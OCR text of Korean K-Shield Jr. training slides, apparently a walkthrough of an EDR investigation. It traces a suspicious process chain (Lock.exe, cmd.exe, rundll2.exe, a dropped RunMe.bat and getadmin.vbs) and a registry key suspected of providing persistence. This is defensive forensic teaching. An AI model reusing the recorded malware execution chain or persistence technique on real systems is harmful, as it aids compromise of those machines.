
winlog.event_data.ParentProcessId.keyword: Descending	Count
4244	1

1536의 PPID 확인

K-Shield Jr.

EDR 시스템을 이용하여 분석

PID 1536으로 검색



K-Shield Jr.

EDR 시스템을 이용하여 분석

Lock.exe 분석

프로세스 id

winlog.event_data.ProcessId.keyword: Descending	Count
5604	529
7152	528
664	9
8784	7

PID

부모 프로세스 id

winlog.event_data.ParentProcessId.keyword: Descending	Count
1268	1
4244	1
664	1
8784	1

PPID


1268 4244 ~~664~~ ~~8784~~

Explorer.exe


K-Shield Jr.

EDR 시스템을 이용하여 분석

PID 1268 검색




1268 : cmd.exe
부모 프로세스 -> rundll2.exe
(18:15분 경)



K-Shield Jr.

EDR 시스템을 이용하여 분석

rundll2.exe 검색




K-Shield Jr.

EDR 시스템을 이용하여 분석

추가 분석 자료

소스 IP : 172.30.1.35

도착 IP : 172.30.1.25




rundll2.exe
: 네트워크 연결한 것도 확인

포트 번호까지 알 수 있음

K-Shield Jr.

EDR 시스템을 이용하여 분석

Explorer.exe 분석




C:₩Windows₩Explorer.exe(4244)
-> C:₩Users₩DDJ₩Downloads
₩office₩RunMe.bat 생성 (15:47 경)

K-Shield Jr.

EDR 시스템을 이용하여 분석

cmd.exe 분석



C:₩Windows₩system32₩cmd.exe /c


C:₩Users₩DDJ₩Downloads₩office₩RunMe.bat

C:₩Users₩DDJ₩AppData₩Local₩Temp₩getadmin.vbs 생성됨(15:48 경)

K-Shield Jr.

EDR 시스템을 이용하여 분석

cmd.exe 분석



CurrentVersion₩Explorer
: IE나 Explorer가 실행 될 때마다 등록된 DLL 실행함


악성코드의 지속성 예상

HKU₩S-1-5-21-1908149527-2608072508-3932278328-1002₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Explorer₩FileExts.vbs

K-Shield Jr.

EDR 시스템을 이용하여 분석

wscript.exe 분석



C:₩Windows₩System32₩WScript.exe

C:₩Users₩DDJ₩AppData₩Local₩Temp₩getadmin.vbs

